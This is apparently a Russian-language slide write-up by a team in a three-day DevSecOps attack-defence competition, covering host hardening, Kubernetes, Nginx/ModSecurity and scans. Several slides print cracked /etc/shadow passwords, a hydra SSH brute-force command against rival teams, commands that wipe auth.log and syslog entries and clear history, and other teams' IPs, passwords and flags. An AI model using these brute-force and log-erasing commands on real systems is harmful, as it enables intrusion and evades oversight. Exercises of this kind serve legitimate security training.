



DevSecOps 2025

By SecSense

TEAM SECSENCE

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Day 1

```
(user@SecSense) - [~/DevSecOps_2025]  
$ cat first_day.txt
```

ok:

Настройка SSH
Анализ хостов (юзеры, порты, флаг, процессы, vuln)
Скан хостов (OpenScap)
Подготовка сканеров-приложений на локальных машинах

ok:

Менеджмент GitLab
Подготовка к развертке k8s
Развертка k8s через kubespray

fatal:

Разработка архитектуры приложения и приложения

REST-сервис на Python для теста генератора синтетического трафика

Day 1

```
(user@SecSense) - [~/DevSecOps_2025]  
$ cat first_day.txt
```

Проверяем /etc/shadow
В sudoers комментим/удаляем

```
user:$y$j9T$XoIxaezy8eFGLWSILP3sU/$zz1NA87mk/d.hY2iJMsAyb3NxxVhJfImBkQ0tRuzJ58.:20185:0:99999:7:::  
superadmin:$y$j9T$cSKsb.AKPwpIrvBhV/guS0$9W6003ttg6mCNRs3jeiPZRiYUIntJdHMYW19wsPgC5:20186:0:99999:7:::  
anonymous:$y$j9T$E082dAg8eokdrUgGLY8kQ/$tRPCmgo4Ub9GOpAh8hdNt5eQj0ex4BZt3GQM1ESJr6C:20186:0:99999:7:::  
user@bastion:~$
```


John The Ripper

```
echo 'строка из shadow'> hash6.txt  
john --format=crypt hash6.txt
```

Получили пароли
superadmin: love123
anonymous: b**ch

Day 1

```
(user@SecSense) - [~/DevSecOps_2025]  
$ cat first_day.txt
```



```
[all]  
master ansible_host=10.10.17.4 ip=10.10.17.4 etcd_member_name=etcd1  
worker ansible_host=10.10.17.3 ip=10.10.17.3  
  
[kube_control_plane]  
master ansible_host=10.10.17.4 ip=10.10.17.4  
  
[kube_node]  
worker ansible_host=10.10.17.3 ip=10.10.17.3  
  
[etcd]  
master ansible_host=10.10.17.4 ip=10.10.17.4  
  
[k8s_cluster:children]  
kube_control_plane  
kube_node
```

Day 2

(user@SecSense) - [~/DevSecOps_2025]

\$ cat second_day.txt

[WARNING] 00:00:00 — Deploy? OMG! Something went terribly unexpected.

ok:

Разработка нового приложения с
CRUD функционалом
Разработка веб-приложения с
уязвимостью
Создание генератора синтетического
трафика

fatal:


WorkerNode
df -h 85% забито
Fail2ban > себя в бан
> не в prod

ok:

Установка и конфигурирование
Nginx bastion.
Создание Deployment и Service
для приложений.
Установка WAF ModSecurity +
CoreRuleSet

ok:

Пентест 09.04.25 00:00 три
команды
Сразу подбор пароля к
пользователям



Day 2

```
(user@SecSense) - [~/DevSecOps_2025]  
$ cat second_day.txt
```

```
apiVersion: apps/v1  
kind: Deployment  
metadata:  
  name: devopsapp-deployment  
  namespace: devsec  
  labels:  
    app: devopsapp  
spec:  
  replicas: 1  
  selector:  
    matchLabels:  
      app: devopsapp  
  template:  
    metadata:  
      labels:  
        app: devopsapp  
    spec:  
      containers:  
        - name: devops-app  
          image: docker.io/zhuzha/devops-app:latest  
          ports:  
            - containerPort: 8080
```

```
apiVersion: v1  
kind: Service  
metadata:  
  name: devops-app  
  namespace: devsec  
spec:  
  type: NodePort  
  selector:  
    app: devopsapp  
  ports:  
    - port: 8080  
      targetPort: 8080  
      nodePort: 30007
```

```
apiVersion: v1  
kind: ConfigMap  
metadata:  
  name: local-provisioner-config  
  namespace: local-provisioner  
data:  
  provisioner.config: |  
    storageClassMap:  
      local-storage:  
        hostDir: /mnt/disks  
        mountDir: /mnt/disks  
        fsType: ext4  
    blockCleanerCommand:  
      - "/scripts/shred.sh"  
      - "2"  
  volumeMode: Filesystem  
  fsType: ext4
```

Day 2

```
(user@SecSense) - [~/DevSecOps_2025]  
$ cat second_day.txt
```

```
upstream dedushka {  
    server 10.10.17.3:30008;  
}  
  
upstream prometheus {  
    server 10.10.17.3:30090;  
}  
  
upstream grafana {  
    server 10.10.17.3:30080;  
}  
  
upstream devsec {  
    server 10.10.17.3:30007;  
}  
  
server {  
    listen 80 default_server;  
    listen [::]:80 default_server;  
    modsecurity on;  
    modsecurity_rules_file /etc/nginx/modsecurity.conf;
```

```
    location / {  
        proxy_pass http://devsec;  
        # First attempt to serve request as file, then  
        # as directory, then fall back to displaying a 404.  
        proxy_set_header Host $host;  
        proxy_set_header X-Real-IP $remote_addr;  
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;  
        proxy_set_header X-Forwarded-Proto $scheme;  
        try_files $uri $uri/ =404;  
    }  
}
```

```
    location /grafana/ {  
        modsecurity off;  
        proxy_pass http://grafana;  
        proxy_set_header Host $host;  
        proxy_set_header X-Real-IP $remote_addr;  
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;  
        proxy_set_header X-Forwarded-Proto $scheme;  
    }  
  
    location /prometheus/ {  
        modsecurity off;  
        proxy_pass http://prometheus;  
        proxy_set_header Host $host;  
        proxy_set_header X-Real-IP $remote_addr;  
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;  
        proxy_set_header X-Forwarded-Proto $scheme;  
    }  
}
```

/etc/nginx/modsecurity.conf


```
Include owasp-crs/crs-setup.conf  
Include owasp-crs/rules/*.conf  
  
SecRuleEngine On  
SecRuleRemoveById 920350  
SecRuleRemoveById 953100
```


Day 2

```
(user@SecSense) - [~/DevSecOps_2025]  
$ cat second_day.txt
```

Сервис Task manager

С поддержкой регистрации и аутентификации пользователей. Для того чтобы запросы выполнялись нужно сначала зарегистрироваться



Task Manager API

Test API Calls

API Endpoint:

Data (JSON):

Response:

API Endpoint Examples

1. Register User

POST /user/register

Data:

```
{  
  "username": "john_doe",  
  "password": "password123"  
}
```

2. Login User

POST /user/login

Data:

```
{  
  "username": "john_doe",  
  "password": "password123"  
}
```

Day 2

(user@SecSense) - [~/DevSecOps_2025]
\$ cat second_day.txt

4 matching findings

Sort by highest severity

Analyze (0)

1 missing-user

Security Medium Dockerfile

By not specifying a USER, a program in the container may run as `root`. This is a security hazard. If an attacker can control a process running as root, they may have control over the container. Ensure that the last USER in a Dockerfile is a USER other than `root`.

2d Dockerfile:27

devsecops_2025 develop Details

2 use-tls

Security Medium Go

Found an HTTP server without TLS. Use `http.ListenAndServeTLS` instead. See <https://golang.org/pkg/net/http/#ListenAndServeTLS> for more information.

2d main.go:246

devsecops_2025 develop Details

3 no-direct-write-to-responsewriter

Security Low Go

Detected directly writing or similar in `http.ResponseWriter.write()`. This bypasses HTML escaping that prevents cross-site scripting vulnerabilities. Instead, use the `html/template` package and render data using `template.Execute()`.

2d main.go:225

devsecops_2025 develop Details

4 no-printf-in-responsewriter

Security Low Go

Detected `printf` or similar in `http.ResponseWriter.write()`. This bypasses HTML escaping that prevents cross-site scripting vulnerabilities. Instead, use the `html/template` package to render data to users.

2d main.go:225

devsecops_2025 develop Details

Проблема

Описание: Контейнер запускается от имени `root`, что нарушает принцип минимальных привилегий.

Место в коде:

```
FROM alpine:latest

...

CMD ["/main"] # Запуск от root
```

Исправление

```
FROM alpine:latest

# Добавляем непривилегированного пользователя
RUN adduser -D -S -H -G appuser appuser && \
    chown -R appuser:appuser /app

USER appuser # Переключаем пользователя

CMD ["/main"]
```


Что изменилось:

- Создан отдельный пользователь `appuser` без прав `root`
- Рекурсивно изменены владельцы файлов
- Приложение гарантированно запускается с минимальными правами

Day 3

(user@SecSense) - [~/DevSecOps_2025]

```
$ cat third_day.txt  
[WARNING] 00:00:00 — We don't have Loki... aaah ok ^\_(`\`)/^
```



ok:

Открыли доступ к приложению
Испытание Dos на своем приложении
Проверка активности в логах
Проверка активности после Dos
Dos на другие команды

ok:

Deploy CRUD приложения
Deploy мониторинга kube-
prometheus-stack
Deployment/Service+nginx на
веб-уязвимое приложение

fatal:

Deploy веб-уязвимого
приложения
Deploy loki-stack
логирование

ok:

Пентест других команд +
DAST-сканы на команды +
пробуем ручками php LFI

Day 3

```
(user@SecSense) - [~/DevSecOps_2025]  
$ cat third_day.txt
```

```
nmap -v -sC -sV <нужный ip>  
nmap --top-ports 100 <IP-адрес-сервера>
```

С локальной машины

```
hydra -l anonymous -P /usr/share/john/password.lst ssh://ip -V -t 4
```

Получаем доступ на бастин и делаем тоже самое прям с бастiona :) Подчищаем логи прям на сервере у соперников

```
sudo sed -i '/anonymous/d' /var/log/auth.log  
sudo sed -i '/anonymous/d' /var/log/syslog  
history -c
```

ЧИСТИМ ЛОГИ

Day 3

```
(user@SecSense) - [~/DevSecOps_2025]  
$ cat third_day.txt
```

DevSecBlackOps2

bastion: 100.110.178.167
anonymous: christian

vm1: 10.10.18.3
anonymous: angelo

vm2: 10.10.18.4
anonymous: chicken

bastion
100.110.178.167
<http://100.110.178.167>

bastion:
/var/www/flag - 00035672-b185-4c26-b0ec-e280150c672e

vm1:
/var/www/flag - 5824df46-4477-4aac-89d2-88fe8441931a

vm2:
/var/www/flag - 278c2ddb-5e84-49cb-aa5a-10d37e1e6cb1

Swaga

bastion: 100.113.180.136
anonymous: teiubesc

vm1: 10.10.11.3
anonymous: 55555

vm2: 10.10.11.4
anonymous: icecream

bastion
100.113.180.136
<http://100.113.180.136:80>


bastion:
/var/www/flag - aae7e221-2855-4b9e-8aa7-d3c56ec90bd1

vm1:
/var/www/flag - 4l3l1o98-dcc9-55j8-be7a-511bfec47282

vm2:
/var/www/flag - a0ad0093-a010-4b14-a692-198f39dca3fb

Day 3

```
(user@SecSense) - [~/DevSecOps_2025]  
$ cat third_day.txt
```




Name	Tags
CoreDNS	coredns, dns
etcd	etcd, etcd
Grafana Overview	
Kubernetes / API server	kubernetes-mixin
Kubernetes / Compute Resources / Multi-Cluster	kubernetes-mixin
Kubernetes / Compute Resources / Cluster	kubernetes-mixin
Kubernetes / Compute Resources / Namespace (Pods)	kubernetes-mixin
Kubernetes / Compute Resources / Namespace (Workloads)	kubernetes-mixin
Kubernetes / Compute Resources / Node (Pods)	kubernetes-mixin
Kubernetes / Compute Resources / Pod	kubernetes-mixin
Kubernetes / Compute Resources / Workload	kubernetes-mixin
Kubernetes / Controller Manager	kubernetes-mixin
Kubernetes / Kubelet	kubernetes-mixin
Kubernetes / Networking / Cluster	kubernetes-mixin
Kubernetes / Networking / Namespace (Pods)	kubernetes-mixin
Kubernetes / Networking / Namespace (Workload)	kubernetes-mixin
Kubernetes / Networking / Pod	kubernetes-mixin
Kubernetes / Networking / Workload	kubernetes-mixin
Kubernetes / Persistent Volumes	kubernetes-mixin
Kubernetes / Proxy	kubernetes-mixin
Kubernetes / Scheduler	kubernetes-mixin
Node Exporter / AIX	node-exporter-mixin
Node Exporter / MacOS	node-exporter-mixin
Node Exporter / Nodes	node-exporter-mixin
Node Exporter / USE Method / Cluster	node-exporter-mixin
Node Exporter / USE Method / Node	node-exporter-mixin
Prometheus / Overview	prometheus-mixin

Day 3

```
(user@SecSense)-[~/DevSecOps_2025]  
$ cat third_day.txt
```

[illegible][illegible]

Day 3

 (user@SecSense) - [~/DevSecOps_2025]
\$ cat third_day.txt

tail -n 1000 /var/log/nginx/access.log спасибо!

Красивый сырой лог файл

/var/log/modsec_audit.log

```
que_id 174421795540.250850 ] [ret 014,5v102,50 ]
User-Agent: Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:006460)
ModSecurity: Warning. Matched "Operator 'PmFromFile' with parameter 'scanners-user-agents.data' against variable 'REQUEST_HEADERS:User-Agent' (Value: 'Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:006460)' ) [file "/etc/nginx/owasp-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "38"] [id "913100"] [rev "" ] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: nikto found within REQUEST_HEADERS:User-Agent: Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:006460)"] [severity "2"] [ver "OWASP_CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/SCANNER-DETECTION"] [tag "capec/1000/118/224/541/310"] [tag "PCI/6.5.10"] [hostname "100.66.161.237"] [uri "/meSync/HttpGRMGTest.html"] [unique_id "174421795552.729829"] [ref "o14,5v95,56"]
User-Agent: Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:006461)
ModSecurity: Warning. Matched "Operator 'PmFromFile' with parameter 'scanners-user-agents.data' against variable 'REQUEST_HEADERS:User-Agent' (Value: 'Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:006461)' ) [file "/etc/nginx/owasp-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "38"] [id "913100"] [rev "" ] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: nikto found within REQUEST_HEADERS:User-Agent: Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:006461)"] [severity "2"] [ver "OWASP_CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/SCANNER-DETECTION"] [tag "capec/1000/118/224/541/310"] [tag "PCI/6.5.10"] [hostname "100.66.161.237"] [uri "/htmlb/index.html"] [unique_id "174421795596.220806"] [ref "o14,5v43,56"]
User-Agent: Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:006462)
ModSecurity: Warning. Matched "Operator 'PmFromFile' with parameter 'scanners-user-agents.data' against variable 'REQUEST_HEADERS:User-Agent' (Value: 'Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:006462)' ) [file "/etc/nginx/owasp-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "38"] [id "913100"] [rev "" ] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: nikto found within REQUEST_HEADERS:User-Agent: Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:006462)"] [severity "2"] [ver "OWASP_CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/SCANNER-DETECTION"] [tag "capec/1000/118/224/541/310"] [tag "PCI/6.5.10"] [hostname "100.66.161.237"] [uri "/SQLTrace/index.html"] [unique_id "17442179557.285775"] [ref "o14,5v90,56"]
User-Agent: Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:006463)
ModSecurity: Warning. Matched "Operator 'PmFromFile' with parameter 'scanners-user-agents.data' against variable 'REQUEST_HEADERS:User-Agent' (Value: 'Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:006463)' ) [file "/etc/nginx/owasp-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "38"] [id "913100"] [rev "" ] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: nikto found within REQUEST_HEADERS:User-Agent: Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:006463)"] [severity "2"] [ver "OWASP_CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/SCANNER-DETECTION"] [tag "capec/1000/118/224/541/310"] [tag "PCI/6.5.10"] [hostname "100.66.161.237"] [uri "/TestJDBC_Web/TestJDBCPage.jsp"] [unique_id "174421795541.712412"] [ref "o14,5v56,56"]
User-Agent: Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:006464)
ModSecurity: Warning. Matched "Operator 'PmFromFile' with parameter 'scanners-user-agents.data' against variable 'REQUEST_HEADERS:User-Agent' (Value: 'Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:006464)' ) [file "/etc/nginx/owasp-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "38"] [id "913100"] [rev "" ] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: nikto found within REQUEST_HEADERS:User-Agent: Mozilla/5.00 (Nikto/2.1.5) (Evasions:None) (Test:006464)"] [severity "2"] [ver "OWASP_CRS/4.14.0-dev"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/SCANNER-DETECTION"] [tag "capec/1000/118/224/541/310"] [tag "PCI/6.5.10"] [hostname "100.66.161.237"] [uri "/uddiclient/jsps/index.jsp"] [unique_id "174421795554.853024"] [ref "o14,5v96,56"]
```


Day 3

(user@SecSense) - [~/DevSecOps_2025]
\$ cat third_day.txt


```
user@vm2:~/kube$ kubectl get pods -o wide -A
NAMESPACE      NAME                                     READY   STATUS    RESTARTS   AGE   IP              NODE      NOMINATED NODE   READINESS GATE
devsec          dedushka-deployment-d6557fb99-6k6x9    1/1     Running   0           9h    10.233.103.181   worker    <none>            <none>
devsec          devopsapp-deployment-85b78c98c5-nmsb7   1/1     Running   0           36h    10.233.103.135   worker    <none>            <none>
devsec          ingress-nginx-controller-b49d9c7b9-g1gh7 1/1     Running   0           35h    10.233.103.137   worker    <none>            <none>
kube-system     calico-kube-controllers-6747688466-w42b2 1/1     Running   0           47h    10.233.103.129   worker    <none>            <none>
kube-system     calico-node-gvc97                       1/1     Running   0           47h    10.10.17.3       worker    <none>            <none>
kube-system     calico-node-h5dsq                       1/1     Running   0           47h    10.10.17.4       master    <none>            <none>
kube-system     coredns-5c54f84c97-25f4z               1/1     Running   0           47h    10.233.103.130   worker    <none>            <none>
kube-system     coredns-5c54f84c97-wg992               1/1     Running   0           47h    10.233.97.129    master    <none>            <none>
kube-system     dns-autoscaler-76dddbbc-8fdtf           1/1     Running   0           47h    10.233.97.130    master    <none>            <none>
kube-system     kube-apiserver-master                   1/1     Running   0           47h    10.10.17.4       master    <none>            <none>
kube-system     kube-controller-manager-master          1/1     Running   1           47h    10.10.17.4       master    <none>            <none>
kube-system     kube-proxy-b694j                       1/1     Running   0           47h    10.10.17.4       master    <none>            <none>
kube-system     kube-proxy-v7784                       1/1     Running   0           47h    10.10.17.3       worker    <none>            <none>
kube-system     kube-scheduler-master                   1/1     Running   1           47h    10.10.17.4       master    <none>            <none>
kube-system     nginx-proxy-worker                     1/1     Running   0           47h    10.10.17.3       worker    <none>            <none>
kube-system     nodelocaldns-hqxbp                     1/1     Running   0           47h    10.10.17.4       master    <none>            <none>
kube-system     nodelocaldns-svsk5                     1/1     Running   0           47h    10.10.17.3       worker    <none>            <none>
local-provisioner local-path-storage-local-path-provisioner-69d5894b5d-sdxwk 1/1     Running   0           45h    10.233.103.131   worker    <none>            <none>
logging          loki-0                                  1/1     Running   0           10h    10.233.103.179   worker    <none>            <none>
logging          loki-promtail-44f7p                    1/1     Running   0           10h    10.233.103.180   worker    <none>            <none>
logging          loki-promtail-jh97j                    1/1     Running   0           10h    10.233.97.136    master    <none>            <none>
monitoring       alertmanager-kube-prometheus-stack-alertmanager-0 2/2     Running   0           17h    10.233.103.160   worker    <none>            <none>
monitoring       kube-prometheus-stack-grafana-844c694db7-gzwcx 3/3     Running   0           16h    10.233.103.163   worker    <none>            <none>
monitoring       kube-prometheus-stack-kube-state-metrics-65b546cbfc-6zrbp 1/1     Running   0           17h    10.233.103.156   worker    <none>            <none>
monitoring       kube-prometheus-stack-operator-85f595d679-nvr49 1/1     Running   0           17h    10.233.103.157   worker    <none>            <none>
monitoring       kube-prometheus-stack-prometheus-node-exporter-9lkvl 1/1     Running   0           17h    10.10.17.3       worker    <none>            <none>
monitoring       kube-prometheus-stack-prometheus-node-exporter-x8g9z 1/1     Running   0           17h    10.10.17.4       master    <none>            <none>
monitoring       loki-stack-0                            0/1     CrashLoopBackOff 129 (84s ago) 10h    10.233.103.176   worker    <none>            <none>
monitoring       loki-stack-promtail-pn5xd               1/1     Running   0           10h    10.233.103.177   worker    <none>            <none>
monitoring       loki-stack-promtail-rxtgb               1/1     Running   0           10h    10.233.97.135    master    <none>            <none>
monitoring       prometheus-kube-prometheus-stack-prometheus-0 2/2     Running   0           17h    10.233.103.161   worker    <none>            <none>

user@vm2:~/kube$ kubectl get svc -A
NAMESPACE      NAME          TYPE          CLUSTER-IP      EXTERNAL-IP      PORT(S)          AGE
default        kubernetes    ClusterIP      10.233.0.1       <none>            443/TCP          47h
devsec          devops-app    NodePort       10.233.62.80     <none>            8080:30007/TCP   36h
devsec          devops-app-dedushka NodePort       10.233.12.114    <none>            8081:30008/TCP   9h
devsec          ingress-nginx-controller LoadBalancer    10.233.28.204    <pending>        80:31529/TCP,443:32730/TCP 35h
devsec          ingress-nginx-controller-admission ClusterIP       10.233.47.220    <none>            443/TCP          35h
kube-system     coredns       ClusterIP      10.233.0.3       <none>            53/UDP,53/TCP,9153/TCP 47h
kube-system     kube-prometheus-stack-coredns ClusterIP       None              <none>            9153/TCP         17h
kube-system     kube-prometheus-stack-kube-controller-manager ClusterIP       None              <none>            10257/TCP        17h
kube-system     kube-prometheus-stack-kube-etcd ClusterIP       None              <none>            2381/TCP         17h
kube-system     kube-prometheus-stack-kube-proxy ClusterIP       None              <none>            10249/TCP        17h
kube-system     kube-prometheus-stack-kube-scheduler ClusterIP       None              <none>            10259/TCP        17h
kube-system     kube-prometheus-stack-kubelet ClusterIP       None              <none>            10250/TCP,10255/TCP,4194/TCP 17h
logging          loki          ClusterIP      10.233.27.253    <none>            3100/TCP         10h
logging          loki-headless ClusterIP       None              <none>            3100/TCP         10h
logging          loki-memberlist ClusterIP       None              <none>            7946/TCP         10h
monitoring       alertmanager-operated ClusterIP       None              <none>            9093/TCP,9094/TCP,9094/UDP 17h
monitoring       kube-prometheus-stack-alertmanager NodePort       10.233.20.157    <none>            9093:30093/TCP,8080:30127/TCP 17h
monitoring       kube-prometheus-stack-grafana NodePort       10.233.60.190    <none>            80:30080/TCP     17h
monitoring       kube-prometheus-stack-kube-state-metrics ClusterIP       10.233.13.68     <none>            8080/TCP         17h
monitoring       kube-prometheus-stack-operator ClusterIP       10.233.38.15     <none>            443/TCP          17h
monitoring       kube-prometheus-stack-prometheus NodePort       10.233.46.208    <none>            9090:30090/TCP,8080:31305/TCP 17h
monitoring       kube-prometheus-stack-prometheus-node-exporter ClusterIP       10.233.45.6      <none>            9100/TCP         17h
monitoring       loki-stack   ClusterIP      10.233.21.132    <none>            3100/TCP         10h
monitoring       loki-stack-headless ClusterIP       None              <none>            3100/TCP         10h
monitoring       loki-stack-memberlist ClusterIP       None              <none>            7946/TCP         10h
monitoring       prometheus-operated ClusterIP       None              <none>            9090/TCP         17h
```

